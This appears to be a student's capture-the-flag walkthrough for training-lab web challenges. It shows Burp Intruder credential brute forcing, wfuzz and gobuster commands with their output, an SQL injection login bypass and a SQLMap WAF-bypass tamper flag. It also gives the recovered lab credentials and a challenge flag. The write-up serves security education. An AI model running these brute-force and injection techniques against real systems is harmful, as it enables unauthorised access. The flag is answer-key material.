


We add the username and password values as positions and select "Cluster Bomb" in the Attack type.




We tell each "Position" which Payload to use and start our attack.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder
1 × 2 × ...
Target Positions Payloads Resource Pool Options
Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type define
Payload set: 1
Payload count: 3
Payload type: Simple list
Request count: 9
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
root
admin
user
Add
Enter a new item
Add from list ... [Pro version only]




We used admin 12345 as our username and password as its length is the only one that is different from others.



Question 1

After keying in the credentials, we successfully logged in to the Santa Sleigh Tracker app and captured the flag.



Thought Process/Methodology:

After pasting the machine's IP into the browser's search bar, we were shown a webpage of Santa Sleigh Tracker. We activated foxy proxy and keyed in the credentials. We proceeded to send the captured request under the proxy tab to the intruder. We received our request under the intruder tab. We cleared the pre-selection position and set username and password values as positions. We select Cluster Bomb as our attack type. We tell each position which payload to use and start our attack. We used admin 12345 as our username and password as its length is the only one that is different from others. After keying in the credentials, we successfully logged in to the Santa Sleigh Tracker app, and the flag was shown.

Day 4: Web Exploitation – Santa's watching

Tools used: Kali Linux, Firefox, Gobuster, wfuzz


Solution/walkthrough:

Question 1


The command starts with "wfuzz", then will include flags, the wordlist and finally the URL.

> Let's bring this together and demonstrate some of these options. Let's say we wanted to fuzz an application on *http://shibes.thm/login.php* to find the correct credentials to the login form. After recalling our knowledge from Day 2, we know all about URL parameters! We can take a bit of a guess as to what parameters the login form may be using `username` and `password`, right? Worth a try! Our wfuzz command would look like so:
>
> ```
> wfuzz -c -z file,mywordlist.txt -d "username=FUZZ&password=FUZZ" -u http://shibes.thm/login.php
> ```
>
> Where wfuzz will now iterate through the wordlist we provided and replace the "**FUZZ**" values specified in the "**username**" and "**password**" parameters.

We downloaded the wordlist.txt provided by THM.



Our forums are gone.




Question 2

We use gobuster command to find out if there is any valuable directory, which we found a API directory.

```
1211102687@kali: ~
File  Actions  Edit  View  Help
┌──(1211102687㉿kali)-[~]
└─$ gobuster dir -u http://10.10.102.110 -w /usr/share/wordlists/dirb/big.txt -x .php -t 25 --timeout 20s
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.102.110
[+] Method:                  GET
[+] Threads:                 25
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 20s
===============================================================
2022/06/16 06:26:57 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htpasswd.php        (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htaccess.php        (Status: 403) [Size: 278]
/LICENSE              (Status: 200) [Size: 1086]
/api                  (Status: 301) [Size: 312] [--> http://10.10.102.110/api/]
```

When we navigate to the api directory, we found a file named site-log.php.




Index of /api

Name	Last modified	Size	Description
Parent Directory		-	
site-log.php	2020-11-22 06:38	110	


Apache/2.4.29 (Ubuntu) Server at 10.10.102.110 Port 80

We use wfuzz to replace the fuzz parameter for date with the words from wordlist and found out that one of the chars is 13.



Question 3

We use the given payload as a value for date and successfully captured the flag.



THM{D4t3_AP1}

Question 4

Stored results of -f parameter can be found from wfuzz's help file.

```
-f filename,printer
          Store results in the output file using the specified printer (raw
          printer if omitted).
-o printer
```

Thought Process/Methodology:

After pasting the machine's IP into the browser's search bar, we were shown that our forums were gone. We used the gobuster command to find a valuable directory, and in the end, we found an API directory. After navigating to the api directory, we found a file named site-log.php. We use wfuzz to replace the fuzz parameter for a date with the words from wordlist and found out for payload "20201125", the chars is 13. Then, we used "20201125" as a value for the date parameter, and the flag was shown

Day 5: Web Exploitation –Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Burp suite, Foxy Proxy, sqlmap

Solution/walkthrough:

Question 1

The default port number for SQL Server running on TCP can be obtained from Microsoft documentation.


Configure a Server to Listen on a Specific TCP Port

Article • 03/12/2022 • 3 minutes to read • 11 contributors

Applies to: SQL Server (all supported versions)


This topic describes how to configure an instance of the SQL Server Database Engine to listen on a specific fixed port by using the SQL Server Configuration Manager. If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for dynamic ports. This means they select an available port when the SQL Server service is started. When you are connecting to a named instance through a firewall, configure the Database Engine to listen on a specific port, so that the appropriate port can be


We were shown Santa's Official Forum when using port 8000.



Question 2

We derived the name out of 2 words from the question. We visit Santa's secret login panel and bypass the login using SQLi.





Question 3

The database used from the hint in Santa's TODO list is SQLMap.


Challenge

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.


Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than sqlite. Also, don't forget that you installed a **W**eb **A**pplication **F**irewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

We turned burp and proxy on and tried searching for the database. We saved the captured request as a file.

